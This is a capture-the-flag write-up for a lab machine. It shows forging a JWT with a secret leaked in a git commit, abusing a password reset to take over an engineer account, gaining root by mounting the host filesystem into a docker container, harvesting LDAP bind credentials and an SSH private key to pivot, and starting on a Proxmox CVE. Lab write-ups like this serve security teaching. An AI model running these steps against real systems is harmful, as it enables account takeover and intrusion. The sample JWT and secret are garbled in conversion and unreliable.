
We then navigate to the addon icon in the browser's top-left:




We see the `Bitwarden` extension and click on it, using the pin (`0239`) we found to unlock it.




We navigate to the `vault` and click on the `Git` entry, revealing both credentials and a rotating `TOTP` entry:




We navigate back to `Gitea`, authenticating as `elwin.jones`, and use the `TOTP` to pass the 2FA check.



We now have access to several `Private` repositories. Enumerating the codebases, we eventually check the commits of the `ourpeople` repository:




Scrolling down towards the older commits, we stumble upon an interesting one with the message `Add flash middleware, authmiddleware and auth router`.



We click on the commit and see that it includes a `JWT_SECRET` key, which may well be still used to sign JWT tokens.

`http://git.corporate.htb/CorporateIT/ourpeople/commit/e1a0cf34753240d6dda0d42490f2733f260fe90b`



To test whether the key is valid, we use jwt.io. First, we paste the key into the `Verify Signature` box. After we have pasted the key, we paste one of the staff JWT tokens we captured earlier into the `Encoded` textbox.

Doing this the other way around will result in a false positive. The web application will use whatever secret you paste into the box to modify the payload's signature, resulting in a different token with a valid signature.

`09cb527651c4bd385483815627e6241bdf40042a`

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpvcXVCJ9.eyJpZCI6NTA3MywibmFtZSI6IkrHbmdlbG8iLCJzdXJuYW11IjoisI29jaCIsImVtYWlsIjoisRGFuZ2Vzby5lb2NoQGNvcnBvcnF0ZS50dGIlLCJyb2xlcYi6WyJzYWxlcYjdLCJyZXFaXJlQ3VycmVudFBhc3N3b3JkIj0tYm9cnVlClCjYXN0eQj0E3MDEyNgxNjIsImV4cCI6MTc3MTMTNDU2YXo.pANcXijf0mzeCguejQTTlFhRgUYQYcjf0F0cW8s9z-4d

HEADER: ALGORITHM & TOKEN TYPE

```

    "alg": "HS256",
    "typ": "JWT"
  }
}

```

PAYLOAD: DATA

```
{
  "id": 5073,
  "name": "Dangelo",
  "surname": "Koch",
  "email": "Dangelo.Koch@corporate.htb",
  "roles": [
    "sales"
  ],
  "requireCurrentPassword": true,
  "iat": 1701268162,
  "exp": 1701354562
}
```

VERIFY SIGNATURE

```
HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    i83815627e6241bdf40042a
) □ secret base64 encoded
```

Signature Verified

[SHARE JWT](#)

We get the `Signature Verified` checkmark, confirming that we have the correct key. This gives us the ability to forge arbitrary tokens for any user account. Since we already have system access, our goal is to see whether access to an `Engineer` account can somehow be leveraged into compromising their system account, in order to access that `docker` socket.

Taking a look at the [corporate-ss0](#) repository, `utils.ts` reveals that passwords are changed via `ldap`:

```
export const updateLogin = async (username: string, password: string): Promise<{
success: true } | { success: false; error: string }> => {
  return new Promise((resolve, reject) => {
    const client = ldap.createClient({
      url: [ldapConfig.server],
      tlsOptions: {},
    });

    client.bind(adminConfig.dn, adminConfig.password, async (err) => {
      if (err) {
        console.error("Failed to bind as admin user", err);
        return resolve({ success: false, error: "Failed to bind to LDAP server."
});
      }

      const dn = `uid=${username},ou=Users,dc=corporate,dc=htb`;

      const user = await getUser(client, username);

      if (!user) return resolve({ success: false, error: "Cannot find user
entry." });
    });
  });
}
```



```

    if (user.roles.includes("sysadmin")) {
      console.error("Refusing to allow password resets for high privilege accounts");
      return resolve({ success: false, error: "Refusing to process password resets for high privileged accounts." });
    }

    const change = new ldap.Change({
      operation: "replace",
      modification: {
        type: "userPassword",
        values: [hashPassword(password)],
      },
    });

    client.modify(dn, change, (err) => {
      if (err) {
        console.error("Failed to change user password", err);
        resolve({ success: false, error: "Failed to change user password." });
      } else {
        resolve({ success: true });
      }
    });
  });
});

```

This means that changing a user's password on the `SSO` site will also affect their system account. Next, we check out the `/reset-password` endpoint's implementation, inside `app.ts`:

```

app.post("/reset-password", async (req, res) => {
  const CorporateSSO = req.cookies.CorporateSSO ?? "";

  // Redirect not validated
  const user = validateJWT(CorporateSSO);
  if (!user) {
    return res.redirect("/login?redirect=%2fservices");
  }

  const username = `${user.name}.${user.surname}`;

  const result = PasswordValidator.safeParse(req.body);

  if (!result.success)
    return res.redirect("/reset-password?error=" + encodeURIComponent("You must specify a password longer than 8 characters."));

  const { currentPassword, newPassword, confirmPassword } = result.data;

  if (user.requireCurrentPassword) {
    if (!currentPassword) return res.redirect("/reset-password?error=" + encodeURIComponent("Please specify your previous password."));

    const validateExistingPW = await validateLogin(username, currentPassword);
  }

```

```

    if (!validateExistingPW) return res.redirect("/reset-password?error=" +
    encodeURIComponent("Your current password is incorrect.")).);
    }

    if (newPassword !== confirmPassword)
        return res.redirect("/reset-password?error=" + encodeURIComponent("The
    passwords you specified do not match!"));

    const passwordReset = await updateLogin(`${user.name}.${user.surname}`,
    newPassword);

    if (!passwordReset.success) return res.redirect("/reset-password?error=" +
    encodeURIComponent(passwordReset.error));

    return res.redirect("/reset-password?success=true");
    });

```

Crucially, we see that if the JWT's `requireCurrentPassword` is `false`, the user's password can be changed without any further validation.

This gives us a clear path to an `Engineer` account. We use the output of our password-checker script to find the user ID of an engineer, in this case, `cathryn.weissnat`.

```
[*] Fetched user 5050 - cathryn.weissnat:CorporateStarter08122002
```

We navigate to the user's profile to get their details, which we will use to forge the token.

```
http://people.corporate.htb/employee/5050
```

Viewing Cathryn Weissnat


About Me	A dedicated and skilled engineer, passionate about designing and implementing innovative solutions to complex problems. Committed to staying up-to-date with the latest technologies and continuously improving processes.
Roles	Engineer
Email	cathryn.weissnat@corporate.htb
Birthday	12/8/2002

We create a token on `jwt.io` using the following payload:

```
{
  "id": 5050,
  "name": "Cathryn",
  "surname": "Weissnat",
  "email": "cathryn.weissnat@corporate.htb",
  "roles": [
    "engineer"
  ],
  "requireCurrentPassword": false,
  "iat": 1720108299,
  "exp": 1720194699
}
```


Ensure you adjust the `iat` and `exp` values to be valid timestamps, with the latter being sometime in the future such that the token is valid.

We then update our `CorporateSSO` cookie to the forged token via the developer tools:




Filter Items		Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Cache Storage											
Cookies		CorporateSSO	eyJhbGciOiJIUzI1LC...	.corporate.htb	/	Fri, 05 Jul 2024 15:...	328	false	false	None	Thu, 04 Jul 2024
Indexed DB		session.sig	Zz8zHZh_zD-...	people.corp...	/	Fri, 05 Jul 2024 15:...	38	true	false	None	Thu, 04 Jul 2024
Local Storage		session	eyJmbGFzaGV...	people.corp...	/	Fri, 05 Jul 2024 15:...	71	true	false	None	Thu, 04 Jul 2024
Session Storage											


Refreshing the page shows that we are now logged in as `Cathryn`.



We now navigate back to `sso.corporate.htb`:



We click on `Password Resets` and change the user's password.



Reset Password

Password

Confirm Password

Change password

[Cancel](#)

Finally, we head back to our `elwin.jones` shell on the workstation and try to `su` to `cathryn.weissnat`, using the password we just set.

```
elwin.jones@corporate-workstation-04:~$ su cathryn.weissnat
Password: me1ome1ome1o

cathryn.weissnat@corporate-workstation-04:/home/guests/elwin.jones$ id
uid=5050(cathryn.weissnat) gid=5050(cathryn.weissnat)
groups=5050(cathryn.weissnat),502(engineer)
```

We have successfully pivoted to an `engineer` account, allowing us to interact with the `docker` socket.

Container Privilege Escalation

Unfortunately for us, there are no `docker` images or containers available on the system:

```
cathryn.weissnat@corporate-workstation-04:~$ docker ps -a

CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES

cathryn.weissnat@corporate-workstation-04:~$ docker images -a

REPOSITORY    TAG       IMAGE ID   CREATED   SIZE
```

This makes our job slightly more cumbersome, but the path to `root` is still relatively straightforward. First, since the machine has no internet access, we must somehow make available an image, with which we can create a privileged container.

We first pull an `Alpine` image to our attacking machine:

```
docker pull alpine

Using default tag: latest
latest: Pulling from library/alpine
ec99f8b99825: Pull complete
Digest: sha256:b89d9c93e9ed3597455c90a0b88a8bbb5cb7188438f70953fede212a0c4394e0
Status: Downloaded newer image for alpine:latest
docker.io/library/alpine:latest
```

We save the image as a tarball and upload it to the workstation:

```
docker save alpine:latest > alpine.tar
scp alpine.tar cathryn.weissnat@10.9.0.4:~
```

If you get an authentication error at this stage, repeat the password reset step, as a cleanup job likely reverted the `cathryn.weissnat` password.

This allows us to load the image into the local `docker` instance:

```
cathryn.weissnat@corporate-workstation-04:~$ docker load -i alpine.tar

94e5f06ff8e3: Loading layer [=====>]
 8.083MB/8.083MB
Loaded image: alpine:latest

cathryn.weissnat@corporate-workstation-04:~$ docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
alpine	latest	a606584aa9aa	13 days ago	7.8MB

We then create a container that mounts the workstation's root filesystem into the container's `/mnt/` directory:

```
cathryn.weissnat@corporate-workstation-04:~$ docker run -ti -v /:/mnt/ --name
alpine alpine /bin/sh

/ # id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dia
lout),26(tape),27(video)
```

We then `chroot` into `/mnt/`, giving us full access to the workstation's filesystem.

```
/ # chroot /mnt
root@798006a788b7:/# ls

bin    dev    home  lib32  libx32      media  opt    root  sbin  srv  tmp  var
boot   etc    lib   lib64  lost+found  mnt    proc   run   snap  sys  usr
```

Container Breakout

Given that thus far the box has been very role-oriented, we can leverage our `root` access to use `su` to explore other groups, such as `sysadmin`.

We will leverage `ldap` to find our targets so that we do not have to manually cycle through users via the web app again. We first check out the `ldap` config that was previously barred from us:

```
root@c7803dec9376:/# cat /etc/sss/sss.conf

[sss]
config_file_version = 2
domains = corporate.htb

[domain/corporate.htb]
id_provider = ldap
auth_provider = ldap
ldap_uri = ldap://ldap.corporate.htb
cache_credentials = True
ldap_search_base = dc=corporate,dc=htb
ldap_auth_disable_tls_never_use_in_production = True
ldap_default_authtok = ALo5u1njam14j1r8451amt5T
ldap_default_bind_dn = cn=autobind,dc=corporate,dc=htb
```

The config reveals credentials that we can use to perform an `ldapsearch`. We will first make a generic search to get a feel for the `CN`s in play:

```
root@c7803dec9376:/# ldapsearch -x -H ldap://ldap.corporate.htb -D
"cn=autobind,dc=corporate,dc=htb" -w ALo5u1njam14j1r8451amt5T -b
"dc=corporate,dc=htb" "(objectClass=*)"

<SNIP>
# skye.will, Users, corporate.htb
dn: uid=skye.will,ou=Users,dc=corporate,dc=htb
uid: skye.will
uidNumber: 5013
gidNumber: 5013
objectClass: top
objectClass: person
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
objectClass: corpPerson
cn: Skye Will
givenName: Skye
sn: Will
mail: skye.will@corporate.htb
shadowLastChange: 16890
shadowMin: 0
shadowMax: 99999
shadowWarning: 14
shadowInactive: 3
loginShell: /bin/bash
homeDirectory: /home/guests/skye.will
labeledURI: ldap:///ou=Groups,dc=corporate,dc=htb??sub?(&(objectClass=posixgro
up)(memberuid=skye.will))
userPassword:: e1NTSEF9VzVjREtVeExwOG90MWRQNjZVaHBCEctFZ3FHNlZness=
corpMemberOf: cn=hr,ou=Groups,dc=corporate,dc=htb
<SNIP>
```

The `corpMemberOf` attribute shows the format we are looking for in order to filter for groups:

```
cn=hr,ou=Groups,dc=corporate,dc=htb
```

As such, we adjust our `ldapsearch` command to the following:

```
root@c7803dec9376:/# ldapsearch -x -H ldap://ldap.corporate.htb -D
"cn=autobind,dc=corporate,dc=htb" -w ALo5u1njam14j1r8451amt5T -b
"cn=sysadmin,ou=groups,dc=corporate,dc=htb" "(objectClass=*)"

# extended LDIF
#
# LDAPv3
# base <cn=sysadmin,ou=groups,dc=corporate,dc=htb> with scope subtree
# filter: (objectClass=*)
# requesting: ALL
#
```

```
# sysadmin, Groups, corporate.htb
dn: cn=sysadmin,ou=Groups,dc=corporate,dc=htb
gidNumber: 500
objectClass: top
objectClass: posixGroup
cn: sysadmin
memberUid: stevie.rosenbaum
memberUid: amie.torphy

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

We find two `sysadmin` users, namely `amie.torphy` and `stevie.rosenbaum`. We `su` into the first user:

```
root@c7803dec9376:/# su amie.torphy

amie.torphy@c7803dec9376:/$ id
uid=5015(amie.torphy) gid=5015(amie.torphy)
groups=5015(amie.torphy),500(sysadmin),503(it)
```

We check out the user's home directory and see that they have a `.ssh` directory:

```
amie.torphy@c7803dec9376:/$ cd
amie.torphy@c7803dec9376:~$ ls -al .ssh
total 28
drwx----- 2 amie.torphy amie.torphy 4096 Apr 13 2023 .
drwxr-x--- 5 amie.torphy amie.torphy 4096 Nov 27 2023 ..
-rw----- 1 amie.torphy amie.torphy  61 Apr 13 2023 config
-rw----- 1 amie.torphy amie.torphy 2635 Apr 13 2023 id_rsa
-rw-r--r-- 1 amie.torphy amie.torphy  586 Apr 13 2023 id_rsa.pub
-rw----- 1 amie.torphy amie.torphy  364 Apr 13 2023 known_hosts
-rw-r--r-- 1 amie.torphy amie.torphy  142 Apr 13 2023 known_hosts.old
```

The `config` file indicates that we might be able to access the `corporate.htb` host:

```
amie.torphy@c7803dec9376:~$ cat .ssh/config

Host mainserver
    HostName corporate.htb
    User sysadmin
```

We use the user's private SSH key and try to authenticate to the main machine:

```
ssh -i id_rsa amie.torphy@10.9.0.1

amie.torphy@10.9.0.1's password:
```

We get prompted for a password, which we don't have. However, given the fact that none of these users exist in the `/etc/passwd` file, we notice that inside the `/home/` directory is a folder for the `sysadmin` user.

```
root@c7803dec9376:/# ls -al /home/

total 12
drwxr-xr-x  4 root    root    4096 Apr 18  2023 .
drwxr-xr-x 19 root    root    4096 Nov 27  2023 ..
drwxr-xr-x  6 root    root         0 Jul 11 18:14 guests
drwxr-x---  5 sysadmin sysadmin 4096 Nov 28  2023 sysadmin
```

It is possible that all the user accounts are mounted in `guests/`, and `sysadmin` is also a valid system account on the host machine. This is supported by the fact that `sysadmin` exists in the `passwd` file:

```
root@c7803dec9376:/# grep sysadmin /etc/passwd

sysadmin:x:1000:1000:sysadmin:/home/sysadmin:/bin/bash
```

As such, we try to SSH as the `sysadmin` user, instead:

```
ssh -i id_rsa sysadmin@10.9.0.1

Linux corporate 5.15.131-1-pve #1 SMP PVE 5.15.131-2 (2023-11-14T11:32Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 11 19:14:58 2024 from 10.8.0.2
sysadmin@corporate:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin)
```

Our attempt is successful, and we have system access outside the container.

Privilege Escalation

Proxmox Enumeration

Enumerating the target filesystem, we see that `Proxmox` is installed on the system, as indicated by the `pve` (`Proxmox Virtual Environment`) directory in `/etc/`:

```
sysadmin@corporate:~$ ls -al /etc/pve/

total 8
drwxr-xr-x  2 root www-data   0 Jan  1  1970 .
drwxr-xr-x 98 root root      4096 Jul 12 11:39 ..
```



```

-rw-r----- 1 root www-data 450 Apr 15 2023 authkey.pub
-rw-r----- 1 root www-data 451 Apr 15 2023 authkey.pub.old
-r--r----- 1 root www-data 765 Jan 1 1970 .clusterlog
-rw-r----- 1 root www-data 16 Apr 7 2023 datacenter.cfg
-rw-r----- 1 root www-data 2 Jan 1 1970 .debug
drwxr-xr-x 2 root www-data 0 Apr 7 2023 firewall
drwxr-xr-x 2 root www-data 0 Apr 7 2023 ha
lrwxr-xr-x 1 root www-data 0 Jan 1 1970 local -> nodes/corporate
lrwxr-xr-x 1 root www-data 0 Jan 1 1970 lxc -> nodes/corporate/lxc
-r--r----- 1 root www-data 42 Jan 1 1970 .members
drwxr-xr-x 2 root www-data 0 Apr 7 2023 nodes
lrwxr-xr-x 1 root www-data 0 Jan 1 1970 openvz -> nodes/corporate/openvz
drwx----- 2 root www-data 0 Apr 7 2023 priv
-rw-r----- 1 root www-data 2074 Apr 7 2023 pve-root-ca.pem
-rw-r----- 1 root www-data 1679 Apr 7 2023 pve-www.key
lrwxr-xr-x 1 root www-data 0 Jan 1 1970 qemu-server ->
nodes/corporate/qemu-server
-r--r----- 1 root www-data 439 Jan 1 1970 .rrd
drwxr-xr-x 2 root www-data 0 Apr 7 2023 sdn
-rw-r----- 1 root www-data 127 Apr 7 2023 storage.cfg
-rw-r----- 1 root www-data 41 Apr 7 2023 user.cfg
-r--r----- 1 root www-data 842 Jan 1 1970 .version
drwxr-xr-x 2 root www-data 0 Apr 7 2023 virtual-guest
-r--r----- 1 root www-data 90 Jan 1 1970 .vmlist
-rw-r----- 1 root www-data 119 Apr 7 2023 vzdump.cron

```

Since `docker` is not installed on the host, it is quite possible that the workstation is running inside a `Proxmox` environment. Unfortunately, we do not have access to read any of the files.

We take a look at what version is installed:

```

sysadmin@corporate:~$ pveversion

pve-manager/7.4-3/9002ab8a (running kernel: 5.15.131-1-pve)

```

Searching for `proxmox 7.4-3 cve`, we find [CVE-2022-35508](#), which is a Server-Side Request Forgery (SSRF) vulnerability in PVE and Proxmox Mail Gateway (PMG), with the possibility of privilege escalation. We also find a blog with the initial discovery and disclosure, which will help us determine whether we can leverage this vector.

In a nutshell, if we can obtain access to the `/etc/pve/priv/authkey.key` private key, we can forge an authentication token for `root@pam`, which will give us full access to the service.

Moving on, we find some more `Proxmox`-related files in `/usr/local/bin`:

```

sysadmin@corporate:~$ ls -al /usr/local/bin/

total 122612
drwxr-xr-x 3 root root 4096 Apr 15 2023 .
drwxr-xr-x 11 root root 4096 Apr 7 2023 ..
-rwxr-xr-x 1 root root 633 Apr 15 2023 config-backup-test.sh
-rwxr-xr-x 1 root root 125534736 Apr 8 2023 gitea
